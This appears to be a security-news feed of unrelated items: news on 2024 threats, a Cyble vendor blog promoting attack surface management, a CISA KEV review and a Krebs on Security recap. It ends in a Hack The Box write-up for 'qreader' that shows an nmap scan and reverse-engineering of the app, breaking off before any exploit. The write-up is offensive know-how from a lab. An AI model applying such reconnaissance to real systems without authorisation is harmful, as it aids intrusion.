The Most Dangerous People on the Internet in 2024
From Elon Musk and Donald Trump to state-sponsored hackers and crypto scammers, this was the year the online agents of chaos gained ground.
Security Latest – Read More

From Elon Musk and Donald Trump to state-sponsored hackers and crypto scammers, this was the year the online agents of chaos gained ground.
Security Latest – Read More
Cyberhaven and other Chrome extensions were compromised in a supply chain attack targeting Facebook advertising users.
The post Several Chrome Extensions Compromised in Supply Chain Attack appeared first on SecurityWeek.
SecurityWeek – Read More
U.S. telecom giant Verizon says it has secured its network after being targeted by the China-linked Salt Typhoon cyberespionage group. In a statement given to TechCrunch on Sunday, Verizon spokesperson Richard Young said the company has “contained the cyber incident brought on by this nation-state threat actor,” and that it has not detected any threat actor […]
© 2024 TechCrunch. All rights reserved. For personal use only.
Security News | TechCrunch – Read More

The digital world is evolving at lightning speed, and so are the challenges that come with it. For organizations today, their attack surface—the sum of all potential entry points for a cyberattack—is expanding faster than ever before. From misconfigured cloud environments to overlooked IoT devices, vulnerabilities creep around places many don’t think to check.
In 2025, Attack Surface Management (ASM) will take center stage as organizations shift from reactive defenses to proactive strategies. ASM is no longer just a buzzword; it’s a necessity in the cybersecurity resource. It’s about seeing what attackers see and mitigating threats before they escalate. As organizations struggle with increasing cyber threats, understanding the trends shaping ASM is crucial to staying ahead of adversaries.
This article delves into the pivotal ASM trends to watch in 2025 and explores how Cyble’s ASM platform is helping organizations adapt to this dynamic landscape.
AI and machine learning (ML) have become integral to ASM, enabling organizations to identify threats faster and more accurately. AI-driven platforms analyze vast amounts of data in real time, uncovering vulnerabilities that would be nearly impossible for human analysts to detect.
For example, in 2024, a global financial institution used an AI-powered ASM tool to identify misconfigured cloud storage buckets. The tool flagged over 1,000 vulnerabilities within hours, preventing a potential data breach that could have exposed millions of customer records.
In 2025, we expect AI to play an even larger role in predictive analysis, helping organizations anticipate potential attack vectors before they are exploited.
Zero Trust Architecture (ZTA) is now a standard in cybersecurity frameworks. ASM platforms are being integrated into ZTA to provide a continuous monitoring loop that verifies all devices, users, and applications interacting with the network. This integration ensures that no component of the attack surface is overlooked.
The proliferation of Internet of Things (IoT) and Operational Technology (OT) devices has dramatically expanded the attack surface. In 2025, ASM tools are focusing more on securing these devices by identifying vulnerabilities such as default credentials, unpatched firmware, and unsecured communications.
With organizations increasingly relying on multi-cloud environments, cloud-native ASM solutions are gaining traction. These solutions are designed to monitor cloud assets continuously, ensuring compliance and security across hybrid and multi-cloud setups.
For instance, a global e-commerce platform operating across AWS, Azure, and Google Cloud leveraged a cloud-native ASM tool to identify misconfigurations in its storage settings. This proactive measure protected the platform from a potential data leak involving millions of transaction records.
During a 2024 supply chain attack targeting a major software vendor, an ASM solution integrated with threat intelligence helped downstream customers identify and mitigate the vulnerabilities exploited in the attack within hours.
ASM platforms are evolving to integrate real-time threat intelligence, providing context around vulnerabilities and enabling faster, more informed decision-making. This trend helps organizations prioritize remediation efforts based on the likelihood and potential impact of an exploit.
Third-party risk has become a critical area of focus, as vendors and partners often introduce vulnerabilities into an organization’s ecosystem. ASM tools are being used to monitor the digital footprints of third-party vendors, ensuring their security posture aligns with organizational standards.
In 2024, a multinational retailer discovered a vulnerability in its payment processing partner’s infrastructure using an ASM platform. By addressing the issue proactively, the retailer avoided a potentially catastrophic data breach.
Traditionally, ASM was seen as a reactive process—responding to discovered vulnerabilities after they had already been exploited. In 2025, the shift towards proactive ASM is evident, with platforms emphasizing continuous monitoring, real-time alerts, and predictive analytics.
Despite advancements in automation, human expertise remains essential. Human-centric ASM focuses on empowering security teams with intuitive tools and actionable insights. By combining human intuition with machine efficiency, organizations can achieve a more strong security posture.
Cyble has established itself as a leading provider of AI-driven ASM solutions. Recognized by Forrester in its Q2 2024 report, Cyble’s innovative approach to securing digital assets makes it a valuable partner for organizations striving to protect their expanding attack surfaces.
Cyble’s ASM platform offers:
Why Cyble Stands Out: According to Beenu Arora, Founder and CEO of Cyble, “We provide organizations with the tools and insights they need to proactively identify and mitigate potential cyber threats before they escalate. Cyble’s inclusion in Forrester’s ASM Solutions Landscape report underscores our commitment to innovation and customer success.”
Real-World Benefits: For instance, a global logistics firm used Cyble’s ASM platform to identify shadow IT assets that posed significant risks to its operations. By addressing these vulnerabilities, the company not only improved its security posture but also enhanced its operational efficiency.
Attack Surface Management in 2025 is characterized by rapid technological advancements, the integration of AI, and a growing focus on proactive security measures. As organizations face increasingly complex attack surfaces, staying ahead of the curve requires adopting cutting-edge ASM solutions.
Cyble’s AI-driven ASM platform offers a comprehensive, proactive approach to securing digital assets. By leveraging Cyble’s innovative solutions, organizations can strengthen their cybersecurity posture, mitigate risks, and navigate the ever-evolving threat landscape with confidence.
The post Attack Surface Management (ASM) in 2025: Key Trends to Watch appeared first on Cyble.
Blog – Cyble – Read More

The U.S. Cybersecurity and Infrastructure Security Agency (CISA) added 185 vulnerabilities to its Known Exploited Vulnerabilities (KEV) catalog in 2024, as the database grew to 1,238 software and hardware flaws at high risk of cyberattacks.
The agency removed at least two vulnerabilities from the catalog in 2024, but the database has generally grown steadily since its launch in November 2021.
We’ll look at some of the trends and vulnerabilities from 2024, along with the vendors and projects that had the most CVEs added to the list this year.
CISA’s KEV catalog has grown at a steady rate in 2023 and 2024, with 187 vulnerabilities added in 2023 and 185 this year. That’s a pretty stable rate after KEV’s first year, when the agency added more than 300 vulnerabilities in the first two months of the program and nearly 500 more in the first six months of 2022.
The addition of older vulnerabilities has also stabilized, as 115 of this year’s vulnerabilities were 2024 CVEs, compared to 121 CVEs from 2023 in last year’s additions. That still leaves 60 to 70 older vulnerabilities coming under active exploit each year.
The oldest vulnerability in the catalog dates from 2002 – CVE-2002-0367, a privilege escalation vulnerability in the Windows NT and Windows 2000 smss.exe debugging subsystem that has been known to be used in ransomware attacks.
The oldest vulnerability added to the KEV database in 2024 was CVE-2012-4792, a Use-after-free vulnerability in Microsoft Internet Explorer 6 through 8. CISA also added four Adobe Flash Player vulnerabilities from 2013 and 2014 this year, in addition to one vulnerability each from Cisco and D-Link from 2014.
Five software and hardware weaknesses (common weakness enumerations, or CWEs) were particularly prominent among the 2024 KEV additions.
Not surprisingly, Microsoft had the most additions to CISA’s KEV database again this year, as the software giant accounted for 36 of the 185 vulnerabilities added this year, up from 27 out of 2023’s 187 additions.
Second on the list was Ivanti, which had 11 vulnerabilities across multiple products that made the list. Ivanti’s challenges this year were perhaps best exemplified by the fact that CISA itself was breached through an Ivanti vulnerability. Cyble honeypot sensor detected attacks on multiple Ivanti vulnerabilities this year, with the first detections occurring in January.
Vendors and projects with four or more CISA KEV additions are noted below:
| Vendor/project | 2024 CISA KEV additions |
| Microsoft | 36 |
| Ivanti | 11 |
| Google Chromium | 9 |
| Adobe | 8 |
| Apple | 7 |
| Android | 6 |
| Cisco | 6 |
| D-Link | 6 |
| Palo Alto Networks | 6 |
| Apache | 5 |
| VMware | 5 |
| Fortinet | 4 |
| Linux | 4 |
| Oracle | 4 |
Interestingly, while Fortinet vulnerabilities attracted widespread attention this year, in part due to the large number of exposed devices, network security rival Palo Alto Networks actually had more vulnerabilities added to the KEV database this year. Palo Alto may soon get another KEV addition, as the just-announced CVE-2024-3393 vulnerability is reportedly under active attack.
One interesting thing about the 2024 CISA KEV list is that the number of web-facing exposures or vulnerabilities a vendor has or even Common Vulnerability Scoring System (CVSS) severity ratings don’t always reflect the damage a particular vulnerability can cause.
A case in point: CVE-2024-39717, a 7.2-severity Versa Director vulnerability with just 31 web-exposed instances, may have been weaponized in supply chain attacks against ISPs and MSPs.
Cleo had just two vulnerabilities added to the KEV catalog this year (CVE-2024-50623 and CVE-2024-55956), and yet vulnerabilities in the company’s managed file transfer (MFT) solutions have apparently been used to breach 66 organizations.
CISA’s Known Exploited Vulnerabilities catalog remains a valuable tool for helping IT security teams prioritize patching and mitigation efforts.
CISA KEV can also alert organizations to third-party risks – although by the time a vulnerability gets added to the database it’s become an urgent problem requiring immediate attention. Third-party risk management (TPRM) solutions could provide earlier warnings about partner risk through audits and other tools.
Finally, software and application development teams should monitor CISA KEV additions to gain awareness of common software weaknesses that threat actors routinely target.
The post A Look at CISA Known Exploited Vulnerabilities in 2024 appeared first on Cyble.
Blog – Cyble – Read More
SUMMARY: VulnCheck has discovered a critical new vulnerability (CVE-2024-12856) affecting Four-Faith industrial routers (F3x24 and F3x36), with evidence…
Hackread – Latest Cybersecurity, Tech, Crypto & Hacking News – Read More

Image: Shutterstock, Dreamansions.
KrebsOnSecurity.com turns 15 years old today! Maybe it’s indelicate to celebrate the birthday of a cybercrime blog that mostly publishes bad news, but happily many of 2024’s most engrossing security stories were about bad things happening to bad guys. It’s also an occasion to note that despite my publishing fewer stories than ever this past year, we somehow managed to attract near record levels of readership (thank you!).
In case you missed any of them, here’s a recap of 2024’s most-read stories. In January, KrebsOnSecurity told the story of a Canadian man who was falsely charged with larceny and lost his job after becoming the victim of a complex e-commerce scam known as triangulation fraud. This can occur when you buy something online — from a seller on Amazon or eBay, for example — but the seller doesn’t actually own the item for sale. Instead, they purchase the item using stolen payment card data and your shipping address. In this scam, you receive what you ordered, and the only party left to dispute the transaction is the owner of the stolen payment card.

Triangulation fraud. Image: eBay Enterprise.
March featured several investigations into the history of various people-search data broker services. One story exposed how the Belarusian CEO of the privacy and data removal service OneRep had actually founded dozens of people-search services, including many that OneRep was offering to remove people from for a fee. That story quickly prompted Mozilla to terminate its partnership with OneRep, which Mozilla had bundled as a privacy option for Firefox users.
A story digging into the consumer data broker Radaris found its CEO was a fabricated identity, and that the company’s founders were Russian brothers in Massachusetts who operated multiple Russian language dating services and affiliate programs, in addition to a dizzying array of people-search websites.
Radaris repeatedly threatened to sue KrebsOnSecurity unless that publication was retracted in full, alleging that it was replete with errors both factual and malicious. Instead, we doubled down and published all of the supporting evidence that wasn’t included in the original story, leaving little room for doubt about its conclusions. Fittingly, Radaris now pimps OneRep as a service when consumers request that their personal information be removed from the data broker’s website.
Easily the longest story this year was an investigation into Stark Industries Solutions, a large, mysterious new Internet hosting firm that materialized when Russia invaded Ukraine. That piece revealed how Stark was being used as a global proxy network to conceal the true source of cyberattacks and disinformation campaigns against enemies of Russia.

The homepage of Stark Industries Solutions.
Much of my summer was spent reporting a story about how advertising and marketing firms have created a global free-for-all where anyone can track the daily movements and associations of hundreds of millions of mobile devices, thanks to the ubiquity of mobile location data that is broadly and cheaply available.
Research published in September explored the dark nexus between harm groups and cybercrime communities consumed with perpetrating financial fraud. That analysis found an increasing number of young, Western cybercriminals are also members of fast-growing online groups that exist solely to bully, stalk, harass and extort vulnerable teens into physically harming themselves and others.
One focus of that story was a Canadian cybercriminal who used the nickname Judische. Identified by the Mandiant as one of the most consequential threat actors of 2024, Judische was responsible for a hacking rampage that exposed private information on hundreds of millions of Americans. That story withheld Judische’s real name, but the reporting came in handy in late October when a 25-year-old Canadian man named Connor Riley Moucka was arrested and charged with 20 criminal counts connected to the Snowflake data extortions.

A surveillance photo of Connor Riley Moucka, a.k.a. “Judische” and “Waifu,” dated Oct 21, 2024, 9 days before Moucka’s arrest. This image was included in an affidavit filed by an investigator with the Royal Canadian Mounted Police (RCMP).
In November, KrebsOnSecurity published a profile of Judische’s accomplice — a hacker known as Kiberphant0m — detailing how Kiberphant0m had left a trail of clues strongly suggesting that they are or recently were a U.S. Army soldier stationed in South Korea.
My reporting in December was mainly split between two investigations. The first profiled Cryptomus, a dodgy cryptocurrency exchange allegedly based in Canada that has become a major payment processor and sanctions evasion platform for dozens of Russian exchanges and cybercrime services online.
How to Lose a Fortune with Just One Bad Click told the sad tales of two cryptocurrency heist victims who were scammed out of six and seven figures after falling for complex social engineering schemes over the phone. In these attacks, the phishers abused at least four different Google services to trick targets into believing they were speaking with a Google representative, and into giving thieves control over their account with a single click. Look for a story here in early 2025 that will explore the internal operations of these ruthless and ephemeral voice phishing gangs.
Before signing off for 2024, allow me to remind readers that the reporting we’re able to provide here is made possible primarily by the ads you may see at the top of this website. If you currently don’t see any ads when you load this website, please consider enabling an exception in your ad blocker for KrebsOnSecurity.com. There is zero third-party content on this website, apart from the occasional Youtube video embedded as part of a story. More importantly, all of our ads are static images or GIFs that are vetted by me and served in-house directly.
Fundamentally, my work is supported and improved by your readership, tips, encouragement and, yes, criticism. So thank you for that, and keep it coming, please.
Here’s to a happy, healthy, wealthy and wary 2025. Hope to see you all again in the New Year!
Krebs on Security – Read More
IN THIS ARTICLE, YOU WILL LEARN: NFT-focused news website NFTEvening and the NFT market’s data and analytics-based platform…
Hackread – Latest Cybersecurity, Tech, Crypto & Hacking News – Read More
A new attack campaign has targeted known Chrome browser extensions, leading to at least 16 extensions being compromised and exposing over 600,000 users to data exposure and credential theft.
The attack targeted publishers of browser extensions on the Chrome Web Store via a phishing campaign and used their access permissions to insert malicious code into legitimate extensions in order to steal
The Hacker News – Read More

And welcome back, my friends, to this relatively simple but very interesting BOX, with a small reverse engineering section that I love so much and that I hope you will, too. Also interesting is the part about privesc, in which ChatGPT, as has recently happened, had a small contribution. But let’s not get lost in chatter, and let’s get started.
The nmap scan:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-20 15:18 EDT
Nmap scan report for 10.10.11.206
Host is up (0.11s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4fe3a667a227f9118dc30ed773a02c28 (ECDSA)
|_  256 816e78766b8aea7d1babd436b7f8ecc4 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://qreader.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: qreader.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.39 seconds
OK. The usual portal seems to have an unusual domain for an HTB BOX. Let’s add it in the /etc/hosts file and try to navigate it.

Wappalyzer identifies the technologies used in the portal, but at the moment, this information cannot help me that much.

The portal displays QRCode conversion and processing functions. There are also two versions of the system in a software format for windows and linux that can be downloaded and use4d from a local computer. It looks like my first investigation will be one of my favorite activities, a good reverse engineering session. But first, let’s start the program to understand at least the basic operation.

The program is a user interface system. If we try the sample file supplied with the executable, it is possible to trace the text contained within the QRCode.
kavigihan
Let’s immediately disassemble the application to understand if there is something hidden inside that can be useful. The program initialization block (you can reach it by clicking on the start function in the appropriate box) shows that the application main is started.

So let’s move to main (always selecting the function from the appropriate box) and following the “jmp” to the specific address. We find ourselves in the heart of the application.

Looking at the flow itself, I understand that it could take me a long time just to understand what it does by reading the code (branches are enough), so I start debugging and follow a single flow, at least I’m sure I will quickly analyze the correct flow.

Going with the flow, I soon get to a function call that immediately displays the dialog. Strangely, the variable preceding it points to the executable I’m already debugging.

I restarted and proceeded with a new debug, this time by entering the function that started the app form. Apparently, an application forks.

We should have two processes of the same app.
┌──(in7rud3r㉿in7rud3r-kali)-[~/Dropbox/hackthebox]
└─$ps -aux | grep qreader
in7rud3r 36498 5.7 0.0 2740 988 ? t 19:38 0:01 /home/in7rud3r/Downloads/app/qreader
in7rud3r 36548 2.3 0.9 962756 162472 ? Wl 19:38 0:00 /home/in7rud3r/Downloads/app/qreader
in7rud3r 36624 0.0 0.0 6304 2072 pts/5 S+ 19:38 0:00 grep --color=auto qreader
A block of code later, however, waits for the second thread to exit.

Since I can’t do much in this instance, it will be better to start the app without debugging and stick to the process being started.
Once started, we check who is the father of whom. The ID of the process should suffice (the older one is the child), but we leave nothing to chance.
┌──(in7rud3r㉿in7rud3r-kali)-[~/Dropbox/hackthebox]
└─$ pstree -p | grep qreader
           |              |-lightdm(921)-+-xfce4-session(955)-+-Thunar(1084)-+-qreader(38483)---qreader(38492)-+-{qreader}(38494)
           |              |              |                    |              |                                 |-{qreader}(38495)
           |              |              |                    |              |                                 |-{qreader}(38496)
           |              |              |                    |              |                                 |-{qreader}(38497)
           |              |              |                    |              |                                 |-{qreader}(38498)
           |              |              |                    |              |                                 `-{qreader}(38499)

┌──(in7rud3r㉿in7rud3r-kali)-[~/Dropbox/hackthebox]
└─$ ps -aux | grep qreader
in7rud3r   38483  2.4  0.0   2740   980 ?        S    19:45   0:01 /home/in7rud3r/Downloads/app/qreader
